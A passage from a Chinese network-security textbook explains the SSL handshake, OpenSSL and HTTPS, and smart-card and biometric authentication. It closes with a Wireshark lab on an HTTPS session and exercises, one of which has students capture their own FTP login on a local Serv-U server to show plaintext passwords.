


图 9-4　SSL 握手协议的过程

2）服务器鉴别和密钥交换阶段

在 hello 报文之后，如果服务器需要被认证，服务器将发送其证书。如果需要，服务器还要发送 server_key_exchange 报文；然后，服务器可以向客户发送 certificate_request 报文请求证书。服务器总是发送 server_hello_done 报文，指示服务器的 hello 阶段结束。

3）客户鉴别和密钥交换阶段

客户一旦收到服务器的 server_hello_done 报文，将检查服务器证书的合法性(如果服务器要求)，如果服务器向客户请求了证书，客户必须发送客户证书，然后发送 client_key_exchange 报文，报文的内容依赖于 client_hello 与 server_hello 定义的密钥交换的类型。最后，客户可能发送 client_verify 报文来校验客户发送的证书，这个报文只能在具有签名作用的客户证书之后发送。

4）完成握手协议阶段

此阶段用于客户端和服务器彼此之间交换各自的完成信息。客户发送 change_cipher_spec 报文并将挂起的 CipherSpec 复制到当前的 CipherSpec。这个报文使用的是修改密文协议。然后，客户在新的算法、对称密钥和 MAC 秘钥之下立即发送 finished 报文。finished 报文验证密钥交换和鉴别过程是成功的。服务器对这两个报文进行响应，发送自己的 change_cipher_spec 报文和 finished 报文。完成认证，握手结束，客户与服务器可以发送应用层数据了。

当这 4 个阶段完成后，在服务器和客户端之间就建立起了可靠的会话，从而保证两者之间通信的安全性。

应用层通过 SSL 协议把数据传给传输层时,已是被加密后的数据,此时 TCP/IP 协议只需负责将其可靠地传送到目的地即可,故 SSL 协议弥补了 TCP/IP 协议安全性较差的弱点。目前,SSL 协议最为广泛地应用于 Internet 上的身份认证,以及 Web 服务器和用户端浏览器之间的安全数据通信,尤其是电子商务、网上银行等对网络安全要求较高的企业。SSL 协议已成为用来识别服务器的网站和网站访客的身份,以及浏览器的用户和 Web 服务器之间加密通信的国际标准。

与 SSL 密切相关的有 HTTPS 和 OpenSSL。SSL 是在客户端和服务器之间建立一条 SSL 安全通道的安全协议,而 OpenSSL 是 TLS/SSL 协议的开源实现,提供开发库和命令行程序。HTTPS 则是 HTTP 的加密版,其底层使用的加密协议是 SSL。

OpenSSL 是一个支持 SSL 认证的服务器,它是一个源码开放的自由软件,支持多种操作系统。OpenSSL 的目的是实现一个完整的、健壮的、商业级的开放源码工具,通过强大的加密算法来实现建立在传输层之上的安全性。OpenSSL 包含一套 SSL 协议的完整接口,应用程序应用它们可以很方便地建立起安全套接层,进而能够通过网络进行安全的数据传输。

实验 9-3 SSL 通信过程分析实验

【实验目的】

(1) 了解 SSL 的工作原理。

(2) 通过抓取数据包,了解客户端与 Web 服务端的实际工作流。

【实验原理】

双向认证 SSL 协议的通信过程中,服务器和用户双方必须都有证书。其通信过程大致如下。

(1) 浏览器发送一个连接请求给服务器,服务器将自己的证书(包含服务器公钥 S_PuKey)、对称加密算法种类及其他相关信息返回客户端。

(2) 客户端浏览器检查服务器传送的 CA 证书是否由自己信赖的 CA 中心签发。若是,执行第(4)步;否则给客户一个警告信息,询问是否继续访问。

(3) 客户端浏览器比较证书里的信息,如证书有效期、服务器域名和公钥 S_PuKey 与服务器传回的信息是否一致,如果一致,则浏览器完成对服务器的身份认证。

(4) 服务器要求客户端发送客户端证书(包含客户端公钥 C_PuKey)、支持的对称加密方案及其他相关信息。收到后,服务器进行相同的身份认证,若没有通过验证,则拒绝连接。

(5) 服务器根据客户端浏览器发送的密码种类,选择一种加密程度最高的方案,用客户端公钥 C_PuKey 加密后通知浏览器。

(6) 客户端通过私钥 C_PrKey 解密后,得知服务器选择的加密方案,并选择一个通话密钥 key,接着用服务器公钥 S_PuKey 加密后发送给服务器。

(7) 服务器接收到浏览器传送的消息,用私钥 S_PrKey 解密,获得通话密钥 key。

(8) 接下来的数据传输都使用该对称密钥 key 进行加密。

由此可见,SSL 协议通过非对称密钥机制保证双方身份认证,并完成建立连接,在实际数据通信时通过对称密钥机制保障数据安全性。

【实验环境】

本地主机 IP 地址:__________(客户端)。

远程主机(百度服务器)IP 地址:__________(服务器,访问 https://www.baidu.com)。

【实验分析】

实验时，启动协议分析器 Wireshark，打开浏览器，在地址栏输入 https://www.baidu.com，开始抓取数据包。在 Wireshark 过滤工具栏过滤掉其他无关数据包。

整个通信过程由客户端发起，由于 SSL 协议是基于传输层的 TCP 协议的，所以首先经过三次握手与服务器建立 TCP 连接。一旦连接建立成功，就进入 SSL 握手和数据传输阶段。下面结合 TCP 和 SSL 原理对数据交互流程进行分析，请根据实际捕获数据填写：

（1）在 1～3 帧中，客户端与服务器先通过三次握手建立 TCP 连接，由于使用的是 HTTPS 协议，所以传输层的端口号为（　　）。

（2）从第 4 帧开始就进入 SSL 的握手阶段。客户端向服务器发送（　　）消息，其中包含了客户端所支持的各种算法。从解码中可以看出主要包括 RSA 和 DH 两大类算法，由它们产生多种组合。同时产生了一个随机数，这个随机数随后将应用于各种密钥的推导，并可以防止重放攻击。

（3）第 5 帧为对方发过来的 ACK 确认帧，第 6 帧为服务器发送的（　　）消息，其中包含了服务器选中的算法（　　），同时发来另一个随机数，这个随机数与客户端发送的随机数功能相同。

（4）第 7 帧为服务器返回的（　　）消息，其中包含了服务器的证书，以便客户端认证服务器的身份，并从中获取其公钥。同时服务器告诉客户端（　　），指明本阶段的消息已经发送完成。

（5）第 8 帧为本地客户端发送给服务器的 ACK 确认帧。从第 9 帧开始客户端向服务器发送（　　）消息，其中包含了客户端生成的预主密钥，并使用服务器的公钥进行加密处理。

（6）此时，客户端和服务器各自以预主密钥和随机数作为输入，在本地计算所需要的 4 个密钥参数（其中包括两个加密密钥和两个 MAC 密钥），由于此过程并没有通过网络进行传输，所以也就没有在数据帧中体现出来。

（7）在第 9 帧中客户端还向服务器发送（　　）消息，以通告启用协商好的各项参数。

（8）第 10 帧为服务器向客户端发送的（　　）消息，第 11 帧为客户端发来的确认消息，协商阶段结束。

（9）从第（　　）帧到第（　　）帧，都为服务器和客户端之间交互应用数据信息。它们都使用协商好的参数进行安全处理。

（10）由于 TCP 协议是面向连接的，最后的几帧为拆除 TCP 连接，由客户端发出 FIN 位为置位的 TCP 段，对方发来 ACK 确认帧以及 FIN 位为置位的 TCP 段，客户端再发出 ACK 帧进行确认，至此 TCP 连接释放，传输结束。

9.7　智能卡认证技术

智能卡也称 IC 卡，一种内置集成电路的芯片，芯片中存有与用户身份相关的数据，智能卡由专门的厂商通过专门的设备生产，是不可复制的硬件。智能卡由合法用户随身携带，

登录时必须将智能卡插入专用的读卡器读取其中的信息,以验证用户的身份。

使用智能卡技术,身份认证可以在客户端完成,这就避免了一些用户信息直接在网络上传输的安全隐患。没有通过认证的用户就不能使用客户端,只有合法的用户才能使用客户端来与服务端进行通信。认证通过以后,客户端和服务端对两者之间交互的数据可以使用对称密钥来加密,这样可以保证数据的安全性和完整性。

智能卡认证是通过智能卡硬件不可复制来保证用户身份不会被仿冒。然而由于每次从智能卡中读取的数据是静态的,通过内存扫描或网络监听等技术还是很容易截取到用户的身份验证信息,因此还是存在安全隐患。智能卡的成本取决于其硬件的构造。成本越高的智能卡,其保密程度与安全系数就越高,因此那些成本较低的智能卡,其安全性可能还不如软件加密。另外,智能卡还需随身携带,丢失或损坏可能会给使用者带来许多麻烦。

9.8 基于生物特征认证技术

基于生物特征的身份认证是以人体唯一的、可靠的、稳定的生物特征(如指纹、虹膜、脸部、掌纹等)为依据,采用计算机的强大功能和网络技术进行图像处理和模式识别。它是一种可信度高而又难以伪造的认证方式,也正在成为自动化世界所需要的自动化个人身份认证技术中最简单而安全的方法。但是这类方案技术复杂,并因为其成本高而尚未被广泛采用。在计算机网络中,大多数认证过程采用的还是密码技术和数字签名技术。

基于生物特征的认证技术是通过可测量的身体或行为等生物特征进行身份认证的一种技术。生物特征是指唯一可以测量或可自动识别和验证的生理特征或行为方式。生物特征分为身体特征和行为特征两类。身体特征包括声纹、指纹、视网膜、虹膜、脸型等,行为特征包括签名、语音等。目前部分学者将视网膜识别、虹膜识别和指纹识别等归为高级生物识别技术;将脸型识别、语音识别和签名识别等归为次级生物识别技术;将血管纹理识别、DNA识别等归为“深奥的”生物识别技术。指纹识别技术目前应用广泛的领域有门禁系统、微型支付等。

基于指纹、虹膜的生物身份认证方式是生物技术在信息安全领域的应用,具有普遍性和唯一性的特点,但基于生物识别设备成本和识别技术水平的考虑,目前还难以得到大规模普及。

1. 指纹

指纹是指人的手指末端正面皮肤上凸凹不平的纹线。纹线有规律的排列形成不同的纹型。纹线的起点、终点、结合点和分叉点称为指纹的细节特征点。指纹识别即指通过比较不同指纹的细节特征点来进行鉴别。全世界没有两个人的指纹是完全相同的,即使是同一人的十指之间,指纹也有明显区别,因此指纹可用于身份鉴定。指纹作为身份验证是准确而可靠的手段,人类指纹相同的概率不到 10^{-10},具有形状不随时间变化、提取方便等特点,将指纹作为接入控制的手段大大提高了其安全性和可靠性。图 9-5 是人指指纹图,图 9-6 是识别指纹的指纹机。



图 9-5　人指指纹



图 9-6　指纹机正在读取指纹信息

指纹识别技术是目前最成熟且价格便宜的生物特征识别技术。目前指纹识别的技术应用最为广泛，像应用在门禁、考勤系统中，笔记本电脑采用指纹识别技术用于用户登录时的身份鉴定，其他如手机、汽车、银行支付都可应用指纹识别的技术。

2. 视网膜

视网膜是一些位于眼球后部十分细小的神经(一英寸的 1/50)，它是人眼感受光线并将信息通过视神经传给大脑的重要器官，同胶片的功能有些类似，用于生物识别的血管分布在神经视网膜周围，即视网膜四层细胞的最远处，如图 9-7 所示。研究表明，人类眼球后部血管分布具有唯一性，即使是孪生子，这种血管分布也是具有唯一性的，除了患有眼疾或者严重的脑外伤外，视网膜中的血管组织终生不变。

视网膜识别技术要求激光照射眼球的背面以获得视网膜的特征。视网膜特征采样时，视网膜图像使用者的眼睛与录入设备的距离应在半英寸之内，并且在录入设备读取图像时，眼睛必须处于静止状态，使用者的眼睛在注视一个旋转的绿灯时，录入设备从视网膜上可以获得 400 个特征点，同指纹录入比较，指纹只能提供 30～40 个特征点用来录入，创建模板和完成确认。一个视网膜血管的图样可压缩为小于 35B 的数字信息，可根据对图样的节点和分支的检测结果进行分类识别。视网膜识别验证效果相当好，但成本较高，特别是激光照射眼球的背面可能会影响使用者的健康。目前主要使用在安全性和可靠性要求较高的场合。

3. 虹膜

虹膜是巩膜的延长部分，是眼球角膜和晶体之间的环形薄膜，每一个虹膜都包含一个独一无二的基于像冠、水晶体、细丝、斑点、结构、凹点、射线、皱纹和条纹等特征的结构，如图 9-8 所示。虹膜形貌可以保持数十年没有多少变化，其图样包含了丰富的纹理信息，可以




图 9-7　视网膜血管图样图




图 9-8　虹膜样图

提供比指纹更为细致的信息。虹膜的高度独特性、稳定性及不可更改的特点是虹膜可用作身份鉴别的物质基础。

虹膜识别系统可以在35～40cm的距离采样,不需要人眼对准激光设备,比采集视网膜图样要方便。存储一个虹膜图样需要256B,所需的计算时间为100ms。

目前已经开发出基于虹膜的识别系统可用于安全入口、接入控制、信用卡、POS、ATM等应用系统中,能有效地进行身份识别。

4. 脸型

人脸识别是基于人的脸部特征信息进行身份识别的一种生物识别技术。用摄像机或摄像头采集含有人脸的图像或视频流,并自动在图像中检测和跟踪人脸,进而对检测到的人脸进行脸部的一系列相关技术,通常也叫作人像识别、面部识别。

人脸与人体的其他生物特征(指纹、虹膜等)一样与生俱来,它的唯一性和不易被复制的良好特性为身份鉴别提供了必要的前提,与其他类型的生物识别比较,人脸识别独具特色:

(1) 非强制性:用户不需要专门配合人脸采集设备,几乎可以在无意识的状态下就可获取人脸图像,这样的取样方式没有“强制性”。

(2) 非接触性:用户不需要和设备直接接触就能获取人脸图像。

(3) 并发性:在实际应用场景下可以进行多个人脸的分拣、判断及识别。此外,还符合视觉“以貌识人”的特性,以及操作简单、结果直观、隐蔽性好等特点。

人脸识别系统主要包括人脸图像采集及检测、人脸图像预处理、人脸图像特征提取以及匹配与识别4个组成部分,如图9-9所示。人脸识别的困难主要是人脸作为生物特征的特点所带来的。人脸有一定的相似性和易变性。人脸的外形很不稳定,人可以通过脸部的变化产生很多表情,而在不同观察角度,人脸的视觉图像也相差很大,另外,人脸识别还受光照条件(例如白天和夜晚、室内和室外等)、人脸的很多遮盖物(例如口罩、墨镜、头发、胡须等)、年龄等多方面因素的影响。




图9-9 人脸识别过程

习　题　9

1. 判断题

(1) 身份认证一般都是实时的,消息认证一般不提供实时性。(　　)

(2) 对等实体鉴别服务是在数据传输阶段对对方实体的身份真实性进行判断。(　　)

2. 选择题((1)、(2)为多选题)

(1) 数字证书可以存储的信息包括(　　)。

A. 身份证号码、社会保险号、驾驶证号码

B. 组织工商注册号、组织机构代码、组织税号

C. IP 地址

D. E-mail 地址

(2) PKI 提供的核心服务包括(　　)。

A. 认证　B. 完整性　C. 密钥管理　D. 简单机密性

E. 非否认

(3) 用户身份鉴别是通过(　　)完成的。

A. 口令验证　B. 审计策略　C. 存取控制　D. 查询功能

(4) 下列关于用户口令说法错误的是(　　)。

A. 口令不能设置为空

B. 口令长度越长,安全性越高

C. 复杂口令安全性足够高,不需要定期修改

D. 口令认证是最常见的认证机制

(5) 人们设计了(　　),以改善口令认证自身安全性不足的问题。

A. 统一身份管理　B. 指纹认证

C. 数字证书认证　D. 动态口令认证机制

(6) (　　)是防止发送方在发送数据后又否认自己发送了数据,接收方接到数据后又否认自己接收到数据。

A. 数据保密服务　B. 数据完整性服务

C. 数据源点服务　D. 禁止否认服务

(7) 不属于常见的危险密码的是(　　)。

A. 与用户名相同的密码　B. 使用生日作为密码

C. 只有 4 位数的密码　D. 10 位的综合型密码

(8) 对于数字签名,下面的说法错误的是(　　)。

A. 数字签名可以附加在数据单元上的一些数据

B. 数字签名可以是对数据单元所作的密码变换

C. 数字签名技术能够用来提供诸如抗抵赖与鉴别等安全服务

D. 数字签名机制可以使用对称或非对称加密算法

(9) SSL 产生会话密钥的方式是(　　)。

A. 从密钥管理数据库中请求获得

B. 每一台客户机分配一个密钥的方式

C. 随机由客户机产生并加密后通知服务器

D. 由服务器产生并分配给客户机

(10) 以下属于 Web 中使用的安全协议是(　　)。

A. PEM、SSL　　B. S-HTTP、S/MIME

C. SSL、S-HTTP　　D. S/MIME、SSL

3. 填空题

(1) 生物特征识别技术是根据人体本身所固有的生理特征、行为特征的________性,利用图像处理技术和模式识别的方法来达到身份鉴别或验证目的的一门科学。

(2) 人体本身的生理特征包括面像、________、掌纹、视网膜、虹膜和基因等。

(3) ________技术是通过分析指纹的全局特征和局部特征从指纹中抽取的特征值,从而通过指纹来确认一个人的身份。

(4) ________主要用于对数字信息进行的签名,以防止信息被伪造或篡改等。

4. 分析 FTP 协议客户端登录口令的安全性。

实验要求:

(1) 安装并配置 Serv-U 服务器;建立用户名和密码(例如用户名是 USER,密码 PASS)。

(2) 使用协议分析软件 Wireshark(官方网站 http://www.wireshark.org/download.html),设置好过滤规则为 ftp(安装过程不必截图)。

(3) 客户端使用 ftp 命令访问服务器端,输入用户名和密码。

(4) 开始抓包,从捕获的数据包中分析用户名/口令(请在截图上标出)。

(5) 讨论 FTP 协议的安全问题。

(6) 设置 Serv-U 的安全连接功能,客户端使用 http、https、FileZilla 或 cutFTP,重复步骤(2)~(4),看是否能保证用户名/口令的安全?

